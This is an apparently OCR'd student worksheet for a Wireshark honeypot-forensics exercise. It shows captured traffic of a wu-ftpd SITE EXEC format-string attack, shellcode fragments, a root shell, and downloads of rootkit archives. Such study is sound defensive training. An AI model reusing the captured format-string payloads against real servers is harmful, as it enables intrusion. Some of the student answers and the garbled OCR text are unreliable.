

Using Wireshark, open the PacketCapture.log file (a packet trace of a network security incident) and analyze the traffic to answer the following questions. Take good notes. Some background information about the security incident (i.e. clues):

> *On September 16th a Redhat Linux 6.2 honeypot was compromised. The compromised system has an IP of 192.168.1.102. After successfully breaking into the box, the attacker ended up using 3 modes of connecting and running commands (some of this activity is encrypted).*

1. The intruder used FTP as part of their activities.
   a) Which vulnerability did the intruder exploit (i.e. other than just saying "FTP")?
   Ans-
   331 Guest login ok, send your complete e-mail address as password
   230 Guest login ok, access restriction apply.




```
tcp.stream eq 9

No.   Time          Source          Destination     Protocol  Length Info
  229 74979.488133  207.35.251.172  192.168.1.102   TCP       74 2243 → 21 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM=1 TSval=237390974 TSecr=0 WS=1
  230 74979.491034  192.168.1.102   207.35.251.172  TCP       74 21 → 2243 [SYN, ACK] Seq=0 Ack=1 Win=32120 Len=0 MSS=1460 SACK_PERM=1 TSval=29672761 TSecr=237390974 WS=1
  231 74979.525499  207.35.251.172  192.168.1.102   TCP       66 2243 → 21 [ACK] Seq=1 Ack=1 Win=32120 Len=0 TSval=237390978 TSecr=29672761
  232 74986.311590  192.168.1.102   207.35.251.172  FTP      144 Response: 220 ns1 FTP server (Version wu-2.6.0(1) Mon Feb 28 10:30:36 EST 2000) ready.
  233 74986.348007  207.35.251.172  192.168.1.102   TCP       66 2243 → 21 [ACK] Seq=1 Ack=79 Win=32120 Len=0 TSval=237391660 TSecr=29673170
  234 74986.351495  207.35.251.172  192.168.1.102   FTP       75 Request: USER ftp
  235 74986.353300  192.168.1.102   207.35.251.172  TCP       66 21 → 2243 [ACK] Seq=79 Ack=10 Win=32120 Len=0 TSval=29673174 TSecr=237391660
  236 74986.400910  192.168.1.102   207.35.251.172  FTP      134 Response: 331 Guest login ok, send your complete e-mail address as password.
  237 74986.440462  207.35.251.172  192.168.1.102   FTP       80 Request: PASS mozilla@
  238 74986.458522  192.168.1.102   207.35.251.172  TCP       66 21 → 2243 [ACK] Seq=147 Ack=24 Win=32120 Len=0 TSval=29673182 TSecr=237391669
  239 74986.481951  192.168.1.102   207.35.251.172  FTP      114 Response: 230 Guest login ok, access restrictions apply.
  240 74986.525207  207.35.251.172  192.168.1.102   FTP       90 Request: SITE EXEC %020d|%.f%.f|

> Frame 241: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
> Ethernet II, Src: VMware_ca:11:d8 (00:50:56:ca:11:d8), Dst: AMIT_03:39:80 (00:50:18:03:39:80)
> Internet Protocol Version 4, Src: 192.168.1.102, Dst: 207.35.251.172
> Transmission Control Protocol, Src Port: 21, Dst Port: 2243, Seq: 195, Ack: 48, Len: 0
```


Wireshark · Follow TCP Stream (tcp.stream eq 9) · PacketCapture.log

```
220 ns1 FTP server (Version wu-2.6.0(1) Mon Feb 28 10:30:36 EST 2000) ready.
USER ftp
331 Guest login ok, send your complete e-mail address as password.
PASS mozilla@
230 Guest login ok, access restrictions apply.
SITE EXEC %020d|%.f%.f|
200-00000000000000000049|0-2|
200  (end of '%020d|%.f%.f|')
SITE EXEC 7
mmmmnnnn%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f
%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.
f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f|%08x|
%08x|
200-7
mmmmnnnn-2-2000-2000000000000000000000000000000000nan00000000-200000000000000000000000000000000000000000000000000000000000000000000000000000
000-2-240nan|bfffdc7e|00000000|
200  (end of '7
mmmmnnnn%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f
%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.
f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f|%08x|
%08x|')
SITE EXEC 7
mmmmnnnn%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f
%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.
f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f|%08x|
%08x|
200-7
mmmmnnnn-2-2000-2000000000000000000000000000000000nan00000000-200000000000000000000000000000000000000000000000000000000000000000000000000000
000-2-240nan0|bfffdaf8|400be7ed|
200  (end of '7
mmmmnnnn%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f
%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.
f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f|%08x|
%08x|')
SITE EXEC 7
mmmmnnnn%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f
%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.
f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f|
%08x|%08x|
200-7
mmmmnnnn-2-2000-2000000000000000000000000000000000nan00000000-200000000000000000000000000000000000000000000000000000000000000000000000000000
000-2-240nan03|bfffdaf8|400c128b|
200  (end of '7
```

90 client pkts, 152 server pkts, 134 turns.

b) What packet number begins the FTP attack **on the SITE**?
Ans- **240**




tcp.stream eq 9

```
No.   Time            Source           Destination      Protocol  Length  Info
  232 74986.311590    192.168.1.102    207.35.251.172   FTP       144 Response: 220 ns1 FTP server (Version wu-2.6.0(1) Mon Feb 28 10:30:36 EST 2000) ready.
  233 74986.348007    207.35.251.172   192.168.1.102    TCP        66 2243 → 21 [ACK] Seq=1 Ack=79 Win=32120 Len=0 TSval=237391660 TSecr=29673170
  234 74986.351495    207.35.251.172   192.168.1.102    FTP        75 Request: USER ftp
  235 74986.353300    192.168.1.102    207.35.251.172   TCP        66 21 → 2243 [ACK] Seq=79 Ack=10 Win=32120 Len=0 TSval=29673174 TSecr=237391660
  236 74986.400910    192.168.1.102    207.35.251.172   FTP       134 Response: 331 Guest login ok, send your complete e-mail address as password.
  237 74986.440462    207.35.251.172   192.168.1.102    FTP        80 Request: PASS mozilla@
  238 74986.458522    192.168.1.102    207.35.251.172   TCP        66 21 → 2243 [ACK] Seq=147 Ack=24 Win=32120 Len=0 TSval=29673182 TSecr=237391669
  239 74986.481951    192.168.1.102    207.35.251.172   FTP       114 Response: 230 Guest login ok, access restrictions apply.
  240 74986.525207    207.35.251.172   192.168.1.102    FTP        90 Request: SITE EXEC %020d|%.f%.f|
  241 74986.738569    192.168.1.102    207.35.251.172   TCP        66 21 → 2243 [ACK] Seq=195 Ack=48 Win=32120 Len=0 TSval=29673188 TSecr=237391678
  242 74986.739481    192.168.1.102    207.35.251.172   FTP        97 Response: 200-00000000000000000049|0-2|
  243 74986.791717    207.35.251.172   192.168.1.102    TCP        66 2243 → 21 [ACK] Seq=48 Ack=226 Win=32120 Len=0 TSval=237391705 TSecr=29673188

> Frame 240: 90 bytes on wire (720 bits), 90 bytes captured (720 bits)
> Ethernet II, Src: AMIT_03:39:80 (00:50:18:03:39:80), Dst: VMware_ca:11:d8 (00:50:56:ca:11:d8)
> Internet Protocol Version 4, Src: 207.35.251.172, Dst: 192.168.1.102
> Transmission Control Protocol, Src Port: 2243, Dst Port: 21, Seq: 24, Ack: 195, Len: 24
> File Transfer Protocol (FTP)
  [Current working directory: ]

0000  00 50 56 ca 11 d8 00 50  18 03 39 80 08 00 45 00   ·PV····P ··9···E·
0010  00 4c 41 08 40 00 30 06  7c c5 cf 23 fb ac c0 a8   ·LA·@·0· |··#····
0020  01 66 08 c3 00 15 cf 78  69 cc eb cd 7e c0 80 18   ·f·····x i···~···
0030  7d 78 44 b8 00 00 01 01  08 0a 0e 26 4f 3e 01 c4   }xD····· ···&O>··
0040  c6 df 53 49 54 45 20 45  58 45 43 20 25 30 32 30   ··SITE E XEC %020
0050  64 7c 25 2e 66 25 2e 66  7c 0a                     d|%.f%.f |·
```

c) Which packet number indicates the FTP attack succeeded?

Ans- **418**



```
PacketCapture.log
tcp.stream eq 9
No.  Time          Source          Destination
 408 74992.513359  192.168.1.102   207.35.251.
 409 74992.580971  207.35.251.172  192.168.1.1
 410 74992.582972  192.168.1.102   207.35.251.
 411 74992.661948  207.35.251.172  192.168.1.1
 412 74992.679121  192.168.1.102   207.35.251.
 413 74992.861069  207.35.251.172  192.168.1.1
 414 74993.775070  207.35.251.172  192.168.1.1
 415 74993.819041  192.168.1.102   207.35.251.
 416 74995.780966  207.35.251.172  192.168.1.1
 417 74995.828240  192.168.1.102   207.35.251.
 418 74996.031826  192.168.1.102   207.35.251.

> Frame 418: 105 bytes on wire (840 bits), 105 bytes ca
> Ethernet II, Src: VMware_ca:11:d8 (00:50:56:ca:11:d8)
> Internet Protocol Version 4, Src: 192.168.1.102, Dst
> Transmission Control Protocol, Src Port: 21, Dst Port
> File Transfer Protocol (FTP)
  [Current working directory: ]

0000  00 50 18 03 39 80 00 50  56 ca 11 d8 08 00 45 10
0010  00 5b 06 c2 40 00 40 06  a6 ec c0 a8 01 66 cf 23
0020  fb ac 00 15 08 c3 eb ce  0e b9 cf 78 ae b5 80 18
0030  7d 78 0c b3 00 00 01 01  08 0a 01 c4 ca 32 0e 26
0040  52 dc 75 69 64 3d 30 28  72 6f 6f 74 29 20 67 69
0050  64 3d 30 28 72 6f 6f 74  29 20 67 72 6f 75 70 73
0060  3d 35 30 28 66 74 70 29  0a
```

```
Wireshark · Follow TCP Stream (tcp.stream eq 9) · PacketCapture.log
2160622076404425037294968863449191234404352                       3616611
1934652240                    1934652240
1934652240.............3.......h......
1.1.1..F..1.1.C..A.?...k^1.1..^..F.f....'..1..^..=..1.1..^..C.1...1..^.......u.1..F          .^..=.....0...F.1..F..v..F....N..V.....
1.1.........0bin0sh1..11
id;
uid=0(root) gid=0(root) groups=50(ftp)
w
  4:17am  up 3 days, 10:25,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
dir
bin   dev  home  lost+found  opt   root  tmp  var
boot  etc  lib              mnt              proc  sbin  usr
cd /usr
ls
X11R6
bin
dict
doc
etc
games
i386-redhat-linux
i486-linux-libc5
include
info
kerberos
lib
libexec
local
man
sbin
share
src
tmp
cd local
dir
bin  doc  etc  games  info  lib  man  sbin  src
cd bin
dir
bash  bashbug
cd etc
/bin/sh: cd: etc: No such file or directory
ls --color
```

90 client pkts, 152 server pkts, 134 turns.

Entire conversation (108 kB)   Show and save data as ASCII   Stream 9

2. Name a few of the commands (or actions) the intruder ran on the system.

Ans- **SITE EXEC(%020d|%.f%.f|**

USER FTP


3. The intruder downloaded 3 rootkits, what were they called?

Can ZERO or ZER0 be one of THREE?

Ans- Zero.tar.gz

Copy.tar.gz

Ooty.tar.gz



```
PacketCapture.log
tcp.stream eq 11
No.   Time          Source
1163  77753.063417  217.156.93.1
1164  77758.751683  217.156.93.1
1165  77758.761114  192.168.1.10
1166  77759.160610  217.156.93.1
1167  77759.162757  192.168.1.10
1168  77759.641518  217.156.93.1
1169  77760.391715  217.156.93.1
1170  77760.396846  192.168.1.10
1176  77760.788603  217.156.93.1
1177  77760.790681  192.168.1.10
1194  77761.158674  217.156.93.1

> Frame 1194: 60 bytes on wire (48
> Ethernet II, Src: AMIT_03:39:80
> Internet Protocol Version 4, Src
v Transmission Control Protocol, S
    Source Port: 61216
    Destination Port: 23
    [Stream index: 11]
    [TCP Segment Len: 0]
    Sequence number: 306    (relat
    Sequence number (raw): 409095
    [Next sequence number: 306
    Acknowledgment number: 1874

0000  00 50 56 ca 11 d8 00 50  18
0010  00 28 ed c7 40 00 6c 06  27
0020  01 66 ef 20 00 17 02 70  3a
0030  21 17 ea 2c 00 00 01 01  04
```

```
Wireshark · Follow TCP Stream (tcp.stream eq 11) · PacketCapture.log
ew
250 CWD command successful.
ftp> gget et Zer0.tar.gzZer0.tar.gz

local: Zer0.tar.gz remote: Zer0.tar.gz
200 PORT command successful.
150 Opening BINARY mode data connection for Zer0.tar.gz (139711 bytes).
226 Transfer complete.
139711 bytes received in 7.76 secs (18 Kbytes/sec)
ftp> bbyy.. ... ....get c.oget copyp.y.tatrar..ggzz

local: copy.tar.gz remote: copy.tar.gz
200 PORT command successful.
150 Opening BINARY mode data connection for copy.tar.gz (265189 bytes).
226 Transfer complete.
265189 bytes received in 14.6 secs (18 Kbytes/sec)
ftp> ggeet to ootoyty..ttaarr..ggzz

local: ooty.tar.gz remote: ooty.tar.gz
200 PORT command successful.
150 Opening BINARY mode data connection for ooty.tar.gz (14847 bytes).
226 Transfer complete.
14847 bytes received in 0.856 secs (17 Kbytes/sec)
ftp> bbyyee

221 Goodbye.
.]0;nobody@ns1: /dev/rd/sdc0.[root@ns1 sdc0]# ttaar r zxzxvfvf  ZZer0.tar.gz

Zer0/
tar: Archive contains future timestamp 2001-09-16 20:26:34
Zer0/Go
Zer0/ssh.tgz
Zer0/tls.tgz
Zer0/adr.tgz
Zer0/adr2.tgz
tar: Archive contains future timestamp 2001-09-16 20:27:45
Zer0/adore.h
.]0;nobody@ns1: /dev/rd/sdc0.[root@ns1 sdc0]# ..//ZZ er0/.[1~........[3~.[1P.[3~.[1Pc.[4hc.[4ld.[4hd.[4l .[4h .[4l

.]0;nobody@ns1: /dev/rd/sdc0/Zer0.[root@ns1 Zer0]# llss

.[00m.[01;32mGo.[00m  .[00madore.h.[00m  .[01;31madr.tgz.[00m  .[01;31madr2.tgz.[00m  .[01;31mssh.tgz.[00m  .[01;31mtls.tgz.[00m
.[m.]0;nobody@ns1: /dev/rd/sdc0/Zer0.[root@ns1 Zer0]# ..//.. ... ........//GG o 2244
```

236 client pkts, 415 server pkts, 430 turns.


Entire conversation (17 kB)   Show and save data as ASCII   Stream 11

4. The intruder used SSH as part of their activities.
   a) What port was the SSH daemon installed on? LESS THAN FORTY

Ans- 23

   b) What SSH client did the hacker use? What operating system?

Ans- SSH-1.5-1.2.27 and the operating system is windows.



PacketCapture.log

Wireshark · Follow TCP Stream (tcp.stream eq 10525) · PacketCapture.log

```
tcp.stream eq 10525

No.     Time          Source          De
230…  78352.849068  217.156.93.166  19
230…  78352.930361  192.168.1.102   21
230…  78353.126971  217.156.93.166  19
230…  78353.572684  192.168.1.102   21
230…  78353.821020  217.156.93.166  19
230…  78353.826489  192.168.1.102   21
230…  78353.835704  192.168.1.102   21
230…  78354.258032  217.156.93.166  19
230…  78354.278797  192.168.1.102   21
230…  78354.355373  192.168.1.102   21
230…  78354.691618  217.156.93.166  19
230…  78361.757008  217.156.93.166  19

> Frame 23089: 68 bytes on wire (544 bits), 6
